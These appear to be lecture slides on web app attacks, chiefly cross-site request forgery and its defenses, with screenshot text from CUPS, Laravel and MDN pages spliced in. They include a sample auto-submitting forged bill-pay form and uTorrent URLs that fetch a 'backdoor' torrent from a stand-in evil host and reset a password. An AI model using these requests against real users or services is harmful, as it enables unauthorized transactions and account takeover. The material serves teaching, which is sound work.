Attacks on Web Apps

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
Even local programs use it as a cheap interface.



OpenPrinting CUPS 2.4.7

The standards-based, open source printing system developed by OpenPrinting for Linux® and other Unix®-like operating systems. CUPS

CUPS for Users

Overview of CUPS

Command-Line Printing and Options

CUPS for Administrators

Adding Printers and Classes

Managing Operation Policies

Using Network Printers

Firewalls

cupsd.conf Reference

Web Apps

- includes code running on the client
  - e.g., JavaScript
- includes code running on the server
  - e.g., php, SQL database, backend C/C+ + programs
- client-facing side can still only be HTTP GETs
  - e.g., GET /add?name=Joel&thread=42&data=Hello%20there
  - if inputs are not carefully checked there are vulnerabilities

Top Web Vulnerabilities

- XSRF (CSRF)
  - cross-site request forgery
  - bad website forces user's browser to send a request to a good website
- XSS (CSS)
  - cross-site scripting
  - malicious code injected into a trusted context
  - e.g., malicious data is presented by an honest website and is interpreted as code by the user's browser
- Code injection
  - malicious **data** sent to a website is interpreted as **code**
  - SQL injection most famous example

Cookie-Based Authentication

- recall cookie authentication
  - $B \rightarrow S$: POST /login.cgi
  - $B \leftarrow S$: Set-cookie: a34b5ef787c52
  - (later) $B \rightarrow S$: GET ... Cookie: a34b5ef787c52

Browser Sandbox

- based on same origin policy (SOP)
- active content like scripts can send out data anywhere
- however they can only read responses from the **same origin**
- I can issue queries to remote servers but cannot read the response

Cross-Site Request Forgery

- user logs into bank.com and doesn't sign off
  - session cookie remains in browser state
- user then visits a malicious website that has a form:
  - <form name=BillPayForm action=http://bank.com/BillPay.php>
    - <input name=recipient value=badguy>
    - <script> document.BillPayForm.submit(); </script>
  - </form>
- user visits webpage and form submits
  - browser automatically adds cookie
  - payment request is fulfilled
- **lesson**: cookie authentication is not sufficient if there are side effects
  - response data not needed in this case
- purchasing items on Amazon, change Netflix settings, etc.

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How often do you stay logged into gmail? banking site?
Or visit other pages while logged in?

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Changing DNS server's IP to attacker controlled value is bad (why?)

uTorrent Example

- uTorrent had a webserver running to control software
  - could add a download
    - http://localhost:8080/gui/?action=add-url&s=http://evil.example.com/backdoor.torrent
  - could change password
    - http://localhost:8080/gui/?action=setsetting&s=password&v=evil
- attacker could post links as IMGs in forums or email spam

Other examples

- 2006 Netflix XSRF allowed adding DVDs to queue, change shipping address, change password
- 2008 YouTube XSRF allowed adding videos to favourites
- 2020 TikTok XSRF allowed password resets for users who signed up with third party apps

So what can we do to prevent XSRF?

XSRF Defenses: POST request

- perform actions with consequences using POST, not GET
- parameters in an HTTP GET request can be triggered by image loads
  - no user action aside form visiting page or opening email
- performing an HTTP POST request requires JavaScript to run to create the request data and POST it
- does not prevent XSRF but makes it less trivial

XSRF Defenses: reauthenticate

- ask the user for their password again or a secondary code if they are doing something important
  - execute bank transfer / stock trade
  - change their profile settings
  - change their password

XSRF Defenses: disallow local services

- noscript plugin can block local network requests entirely
- prevents the router and uTorrent examples

XSRF Defenses: delete cookies

- cookies have a server specified lifetime
- cookies can have this overridden to only store when tab is open
- does not stop XSRF but reduces attack window

XSRF Defenses: referrer validation


- HTML req can include Origin header or Referer [sic] header
  - these give the domain name of the site that gave the script whose execution is now making an HTML req
  - check that good.com is the referrer
- how do you implement this check?
  - e.g., referrer link is http://www.good.com/some/path.html
- sometimes referrer can be missing
  - **strict validation** requires it to be present
  - raises privacy / tracking concerns

XSRF Defenses: cookie-to-header

- server sets a random cookie on first connect
  - e.g., csrf_token=i8XNjC4b8KVok4uw5RftR38Wgp2BFwql;
- server expects all gets to repeat that token in the cookie but also as an HTTP header in any requests
  - e.g., X-Csrf-Token: i8XNjC4b8KVok4uw5RftR38Wgp2BFwql
- message board post will have to guess it
- JavaScript can access that cookie
  - until what conditions?
- SOP prevents rogue script from acessing it

XSRF Defenses: validation token


- put a hidden value variable in the HTML form
  - e.g., <input type=hidden value=234ab3e7877efa87>
- make sure that value aren't guessable, random, and tied to session
- tokens then checked by the server



Anytime you define a HTML form in your application, you should include a hidden CSRF token field in the form so that the CSRF protection middleware can validate the request. You may use the `@csrf` Blade directive to generate the token field:

```
<form method="POST" action="/profile">
    @csrf
    ...
</form>
```

XSRF Defenses: don't attach cookies to third party requests



Values

The `SameSite` attribute accepts three values:

`Lax`

Cookies are not sent on normal cross-site subrequests (for example to load images or frames into a third party site), but are sent when a user is *navigating to* the origin site (i.e., when following a link).

This is the default cookie value if `SameSite` has not been explicitly specified in recent browser versions (see the "SameSite: Defaults to Lax" feature in the Browser Compatibility).

> ⓘ **Note:** `Lax` replaced `None` as the default value in order to ensure that users have reasonably robust defense against some classes of cross-site request forgery (CSRF) attacks.

`Strict`

Cookies will only be sent in a first-party context and not be sent along with requests initiated by third party websites.

`None`

Cookies will be sent in all contexts, i.e. in responses to both first-party and cross-origin requests. If `SameSite=None` is set, the cookie `Secure` attribute must also be set (or the cookie will be blocked).

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Blind TCP injection is “hard” because sequence numbers may be unguessable, and an analagous thing is happening here. Except that the numbers can be 128 bit.

XSRF Summary

- implementation
  - user is logged into a website and visits another (evil) website
    - e.g., different tab
  - evil website loads third party content
    - e.g., image, XML request
  - victim user attaches cookie to logged in website automatically
- goal
  - some effect equivalent to user doing something directly on logged in website
    - e.g., purchase item, send message, send money